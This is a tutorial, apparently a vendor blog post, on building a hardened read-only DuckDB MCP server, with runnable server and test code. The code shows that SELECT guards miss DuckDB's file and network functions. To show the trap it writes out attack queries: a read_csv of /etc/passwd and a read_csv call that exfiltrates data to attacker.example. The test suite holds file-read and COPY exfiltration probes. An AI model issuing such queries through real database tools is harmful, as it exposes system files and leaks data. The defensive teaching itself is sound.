Tutorial
How to build an MCP server for a DuckDB database
Build a read-only MCP server over a DuckDB database in TypeScript. The read-only guard that is enough for SQLite leaks files and network on DuckDB. Here is the one setting that closes it, with runnable code.
Mark
Head of Marketing, MCPOrbit
- Published
- Updated
- · Updated
- Read time
- · 12 min read

To build an MCP server for DuckDB, expose three read-only tools over a DuckDB connection: list tables, describe a table, and run a SELECT. The catch is security. The read-only guard that fully protects a SQLite server does not protect a DuckDB one, because DuckDB's SQL can read your filesystem and reach the network. You need one extra setting, enable_external_access: false, and this guide proves why with runnable code.
If you have read our SQLite guide, you know the pattern: open the database read-only, allow only single SELECT statements, bind every value. That guide says you can swap the driver and keep the same rules for another database. For Postgres and MySQL that holds. For DuckDB it does not, and the gap is a data-exfiltration hole. This post builds the DuckDB server, shows the exact query that walks through the SQLite-style guard untouched, and closes it.
Why is a DuckDB MCP server different from a SQLite one?
DuckDB is an in-process analytical database, like SQLite in that there is no server to run and the whole database is one file. Unlike SQLite, its SQL surface is built to pull in outside data. read_csv, read_parquet, and read_json accept a local path or an https:// URL and return the contents as a table. That is a feature for analytics. Inside an MCP tool that runs whatever SQL a model sends, it is a way to read files the model was never meant to see.
The MCP layer really is the same three tools. The database layer is not. SQLite's query language cannot open a file on your disk. DuckDB's can, and it does it from inside a plain SELECT. So the guard that is complete for SQLite, single statement, starts with select, is necessary but not sufficient here.
Set up the project
You need Node 22 or later. This guide was written and tested on Node 25.8.1, DuckDB 1.5.5 through @duckdb/node-api, and the MCP TypeScript SDK 1.30.0. Create a folder and add this package.json, then run npm install.
{
  "name": "duckdb-mcp-server",
  "private": true,
  "type": "module",
  "dependencies": {
    "@duckdb/node-api": "1.5.5-r.4",
    "@modelcontextprotocol/sdk": "1.30.0"
  }
}
Two dependencies, no database server, no driver daemon. @duckdb/node-api bundles DuckDB itself.
Create a database to read
Build a small database you can verify by counting. Save this as make-fixture.mjs and run node make-fixture.mjs. It writes shop.duckdb with two tables: orders has 5 rows, customers has 4. Hold those two numbers. The end-to-end test asserts against them, and a test that checks its result against a number you already know is the one that catches a bug instead of agreeing with it.
import { DuckDBInstance } from "@duckdb/node-api";
import { rmSync } from "node:fs";

rmSync("shop.duckdb", { force: true });
const instance = await DuckDBInstance.create("shop.duckdb");
const db = await instance.connect();

await db.run(`CREATE TABLE orders (
  id BIGINT, customer VARCHAR, total DECIMAL(10,2), placed_at TIMESTAMP)`);
await db.run(`INSERT INTO orders VALUES
  (1,'ada',      19.99,  '2026-08-01 10:00:00'),
  (2,'grace',    249.50, '2026-08-02 11:30:00'),
  (3,'alan',     5.00,   '2026-08-03 09:15:00'),
  (4,'ada',      87.25,  '2026-08-04 14:45:00'),
  (5,'katherine',1200.00,'2026-08-05 16:20:00')`);

await db.run(`CREATE TABLE customers (name VARCHAR, city VARCHAR)`);
await db.run(`INSERT INTO customers VALUES
  ('ada','London'),('grace','New York'),
  ('alan','Wilmslow'),('katherine','Hampton')`);

db.closeSync();
instance.closeSync();
console.log("shop.duckdb built: orders=5, customers=4");
How do you expose a DuckDB database over MCP?
Here is the whole server, server.mjs. It is the hardened version. Read it once, then the next two sections show the two traps it is written to avoid, each measured against the naive version first.
import { DuckDBInstance } from "@duckdb/node-api";
import { McpServer } from "@modelcontextprotocol/sdk/server/mcp.js";
import { StdioServerTransport } from "@modelcontextprotocol/sdk/server/stdio.js";
import { z } from "zod";

const DB_PATH = process.argv[2] ?? "shop.duckdb";

// Two settings do the security work, and you need both.
// access_mode READ_ONLY  -> the database refuses writes.
// enable_external_access false -> SQL cannot touch the filesystem or network.
const instance = await DuckDBInstance.create(DB_PATH, {
  access_mode: "READ_ONLY",
  enable_external_access: "false",
});
const db = await instance.connect();

// DuckDB returns BIGINT as a JS bigint, and DECIMAL/TIMESTAMP as class
// instances. None of those survive JSON.stringify. Convert every cell to a
// plain, serializable value before it leaves the tool.
function toPlain(value) {
  if (typeof value === "bigint") return Number(value);
  if (value === null || value === undefined) return value;
  if (typeof value === "object") return value.toString();
  return value;
}
function rowsToJson(reader) {
  return reader.getRowObjects().map((row) => {
    const out = {};
    for (const [k, v] of Object.entries(row)) out[k] = toPlain(v);
    return out;
  });
}

// SELECT-only guard: single statement, starts with select or with.
function assertSelect(sql) {
  const s = sql.trim().toLowerCase();
  if (!(s.startsWith("select") || s.startsWith("with")))
    throw new Error("Only SELECT/WITH queries are allowed.");
  if (s.replace(/;\s*$/, "").includes(";"))
    throw new Error("Only a single statement is allowed.");
}

const server = new McpServer({ name: "duckdb-reader", version: "1.0.0" });

server.registerTool("list_tables",
  { title: "List tables", description: "List the tables in the database.", inputSchema: {} },
  async () => {
    const r = await db.runAndReadAll(
      "SELECT table_name FROM information_schema.tables WHERE table_schema = 'main' ORDER BY table_name");
    return { content: [{ type: "text", text: JSON.stringify(rowsToJson(r)) }] };
  });

server.registerTool("describe_table",
  { title: "Describe a table", description: "Show column names and types for one table.",
    inputSchema: { table: z.string() } },
  async ({ table }) => {
    // identifier cannot be bound; validate it against the catalog first
    const chk = await db.runAndReadAll(
      `SELECT 1 FROM information_schema.tables WHERE table_schema='main' AND table_name= '${table.replace(/'/g,"''")}'`);
    if (rowsToJson(chk).length === 0) throw new Error(`Unknown table: ${table}`);
    const r = await db.runAndReadAll(
      `SELECT column_name, data_type FROM information_schema.columns
       WHERE table_schema='main' AND table_name='${table.replace(/'/g,"''")}' ORDER BY ordinal_position`);
    return { content: [{ type: "text", text: JSON.stringify(rowsToJson(r)) }] };
  });

server.registerTool("query",
  { title: "Run a read-only query", description: "Run a single SELECT and return rows as JSON.",
    inputSchema: { sql: z.string(), params: z.array(z.any()).optional() } },
  async ({ sql, params = [] }) => {
    assertSelect(sql);
    const prepared = await db.prepare(sql);
    if (params.length) prepared.bind(params);
    const r = await prepared.runAndReadAll();
    return { content: [{ type: "text", text: JSON.stringify(rowsToJson(r)) }] };
  });

await server.connect(new StdioServerTransport());
Three tools. list_tables and describe_table read from information_schema, which DuckDB provides. query runs one SELECT, binds parameters positionally, and returns rows as JSON in a text content block. Note describe_table validates the table name against the catalog before using it, because an identifier cannot be bound like a value. Now the two things this file does that a straight SQLite port would miss.
The trap: a guard-passing SELECT can read your files
Suppose you port the SQLite server directly. You open read-only and you keep the same SELECT-only guard:
// The naive port of a SQLite server: open read-only and call it safe.
const instance = await DuckDBInstance.create("shop.duckdb", {
  access_mode: "READ_ONLY",
});
Now a model, or anyone who can influence the SQL your tool runs, sends this:
// This query passes the SELECT-only guard. It starts with "select" and it is
// one statement. On SQLite it can only ever see your tables. On DuckDB:
SELECT * FROM read_csv('/etc/passwd');
SELECT * FROM read_csv('https://attacker.example/collect?d=' || (SELECT ...));
Both queries start with select and are single statements, so the guard passes them. On the naive open, the first one returns the contents of any file the process can read, and the second sends your data to a remote host and returns its response. Running this against a local secret file in a scratch project, the tool returned the file's contents as ordinary rows. Nothing threw. The read-only mode did not help, because read-only stops writes to the database, not reads of the filesystem.
There is a second surprise in the same area. COPY (SELECT ...) TO 'file.csv' writes a file to disk, and it succeeds even when the database is open in read-only mode. Read-only guards the database file. It says nothing about the rest of your disk. The SELECT-only guard rejects COPY because it does not start with select, but that is the guard doing the work, not the read-only setting you were relying on.
The fix: turn off external access
DuckDB has one setting that closes all of it. Pass enable_external_access: false when you create the instance, which is exactly what the server above does:
const instance = await DuckDBInstance.create("shop.duckdb", {
  access_mode: "READ_ONLY",
  enable_external_access: "false",
});
With that flag set, the same file read now fails with a permission error, file system operations are disabled by configuration. The network read fails the same way. COPY ... TO fails too. And a normal query still works: SELECT count(*) FROM orders still returns 5. Set it at instance creation, before any query runs, because it cannot be turned back off from inside a query once the instance is locked down.
Serialize the values DuckDB returns
The other place the SQLite port breaks is quieter and you hit it on the very first query. SELECT count(*) on DuckDB returns a JavaScript bigint, and JSON.stringify throws on a bigint: TypeError: Do not know how to serialize a BigInt. Your tool returns JSON in a text block, so the first count you run crashes the response. DECIMAL and TIMESTAMP columns come back as class instances, DuckDBDecimalValue and DuckDBTimestampValue, which stringify to [object Object] if you are not careful.
The toPlain helper in the server handles all three: bigint becomes a number, and any remaining object is converted with its toString, which for DuckDB's value types produces the correct text form. Run every cell through it before the rows leave the tool. SQLite's built-in driver returns plain numbers and strings, so its guide never needs this step. That is the sense in which the MCP side is not identical.
Bind parameters the DuckDB way
One more difference to get right, because it fails loudly. A node:sqlite or pg style server binds by spreading values into the call. DuckDB's prepared statement takes the whole values array in one bind() call, with parameters numbered from 1:
const prepared = await db.prepare(sql);
if (params.length) prepared.bind(params); // not bind(index, value)
const rows = await prepared.runAndReadAll();
Call it once with the array. Binding value by value with bind(i, value) silently leaves parameters unset, and the query then fails with Values were not provided for the following prepared statement parameters. Use ? placeholders in the SQL and pass a params array to the tool.
Test the server end to end
Prove it with a real MCP client, not by eye. Save this as test.mjs and run node test.mjs. It spawns the server over stdio, calls the tools, and asserts against the counts you set in the fixture: orders is 5, customers is 4, and every exfiltration query is refused.
import { Client } from "@modelcontextprotocol/sdk/client/index.js";
import { StdioClientTransport } from "@modelcontextprotocol/sdk/client/stdio.js";

const t = new StdioClientTransport({ command: "node", args: ["server.mjs", "shop.duckdb"] });
const client = new Client({ name: "test", version: "1.0.0" });
await client.connect(t);

let fail = 0;
const check = (name, cond, got) => { console.log(`${cond?'PASS':'FAIL'}  ${name}${cond?'':'  got='+JSON.stringify(got)}`); if(!cond) fail++; };
const call = async (n,a={}) => JSON.parse((await client.callTool({name:n,arguments:a})).content[0].text);

// ground truth: orders=5, customers=4, 2 tables
const tables = await call("list_tables");
check("list_tables = [customers, orders]", JSON.stringify(tables.map(r=>r.table_name).sort())==='["customers","orders"]', tables);

const oc = await call("query", { sql: "SELECT count(*) AS n FROM orders" });
check("orders count = 5 (bigint serialized)", oc[0].n === 5, oc);

const cc = await call("query", { sql: "SELECT count(*) AS n FROM customers" });
check("customers count = 4", cc[0].n === 4, cc);

const row = await call("query", { sql: "SELECT total, placed_at FROM orders WHERE id = 2" });
check("decimal+timestamp serialize as strings", typeof row[0].total==='string' && row[0].placed_at.startsWith('2026-08-02'), row);

const bound = await call("query", { sql: "SELECT customer FROM orders WHERE total > ?", params: [100] });
check("param binding works (2 rows > 100)", bound.length===2, bound);

// the security surface all must be blocked now
const blocked = async (label, args) => {
  try { const r = await client.callTool({name:"query", arguments:args}); const txt=r.content[0].text; check(label+" blocked", r.isError===true || /disabled|Only SELECT|Permission/i.test(txt), txt); }
  catch(e){ check(label+" blocked", /disabled|Only SELECT|Permission|allowed/i.test(e.message), e.message); }
};
await blocked("local file read", { sql: "SELECT * FROM read_csv('/tmp/duckdb-probe-secret.csv')" });
await blocked("network read", { sql: "SELECT * FROM read_csv('https://raw.githubusercontent.com/duckdb/duckdb-web/main/data/weather.csv')" });
await blocked("non-select (DELETE)", { sql: "DELETE FROM orders" });

// COPY TO is not a SELECT so the guard rejects it; also FS is disabled. Confirm no file appears.
import { existsSync, rmSync } from "node:fs";
rmSync('/tmp/duckdb-e2e-exfil.csv',{force:true});
await blocked("COPY exfil", { sql: "COPY (SELECT * FROM orders) TO '/tmp/duckdb-e2e-exfil.csv'" });
check("no exfil file on disk", !existsSync('/tmp/duckdb-e2e-exfil.csv'));

await client.close();
console.log(fail? `\n${fail} FAILED` : "\nALL PASS");
process.exit(fail?1:0);
All ten checks pass on the hardened server: the counts match, the bigint count serializes, decimals and timestamps come back as strings, parameter binding returns the right rows, and the file read, network read, DELETE, and COPY exfil are all blocked with no file left on disk. Point the same test at the naive open and the file-read and network checks fail, which is the whole point.
Connect it to a client
Register the server with any MCP client by pointing it at server.mjs and your database file. In a client that reads a JSON config, add an entry like this, using absolute paths:
{
  "mcpServers": {
    "duckdb": {
      "command": "node",
      "args": ["/absolute/path/to/server.mjs", "/absolute/path/to/shop.duckdb"]
    }
  }
}
The model can now list your tables, read their schemas, and run read-only queries, and it cannot read a file or call out to the network to do it.
Frequently asked questions
- Do I need a separate DuckDB server or driver process?
- No. DuckDB is in-process, like SQLite. The
@duckdb/node-apipackage bundles the engine, sonpm installis the whole setup. There is no server daemon to run and no connection pool to manage. - Why is a read-only connection not enough for a DuckDB MCP server?
- Read-only stops writes to the database. It does not stop reads of your filesystem or calls to the network. DuckDB functions like
read_csvandread_parquetaccept a local path or anhttps://URL from inside a plainSELECT, so a guard that only checks for a single SELECT still lets them through. Setenable_external_access: falseat instance creation to close that. - Can I use the same code for Postgres or MySQL?
- The MCP tools and the SELECT-only guard carry over. The database-specific parts do not. Postgres and MySQL do not read local files from a SELECT, so they do not need
enable_external_access, but they do need their own driver, a read-only role or connection, and their own value-to-JSON conversion. Treat each database's read-only story on its own terms rather than assuming the SQLite rules transfer. - Why does JSON.stringify throw on my query result?
- DuckDB returns
BIGINTas a JavaScriptbigint, andJSON.stringifycannot serialize a bigint.SELECT count(*)is the usual first place this bites. Convertbigintto a number and convert DuckDB'sDECIMALandTIMESTAMPvalue objects with theirtoStringbefore you stringify. ThetoPlainhelper in this guide does that. - Can DuckDB read Parquet and CSV files directly through this server?
- It can, and that is exactly what you are turning off for a server exposed to a model. If you want a server that reads a specific trusted Parquet or CSV file, keep
enable_external_accessoff and load that file into a table at startup instead, so the model queries the table rather than an arbitrary path. - Does the MCP SDK have DuckDB cache hints or a TTL for query results?
- No. As of MCP TypeScript SDK 1.30.0 the latest protocol version is 2025-11-25 and there is no cache-hint or TTL field in the SDK. Caching is your server's concern. If you cache query results, hold the TTL in your own code, not in an SDK field that does not exist yet.
You now have a DuckDB MCP server that a model can query safely, with the one setting that a straight SQLite port leaves out. To check what it returns before an agent does, add it to MCPOrbit and run each tool by hand.
About the author
Mark
Head of Marketing, MCPOrbit
Mark leads marketing at MCPOrbit, the free desktop client for the Model Context Protocol. He writes the build-it and reliability guides, and the code in them is run before it ships.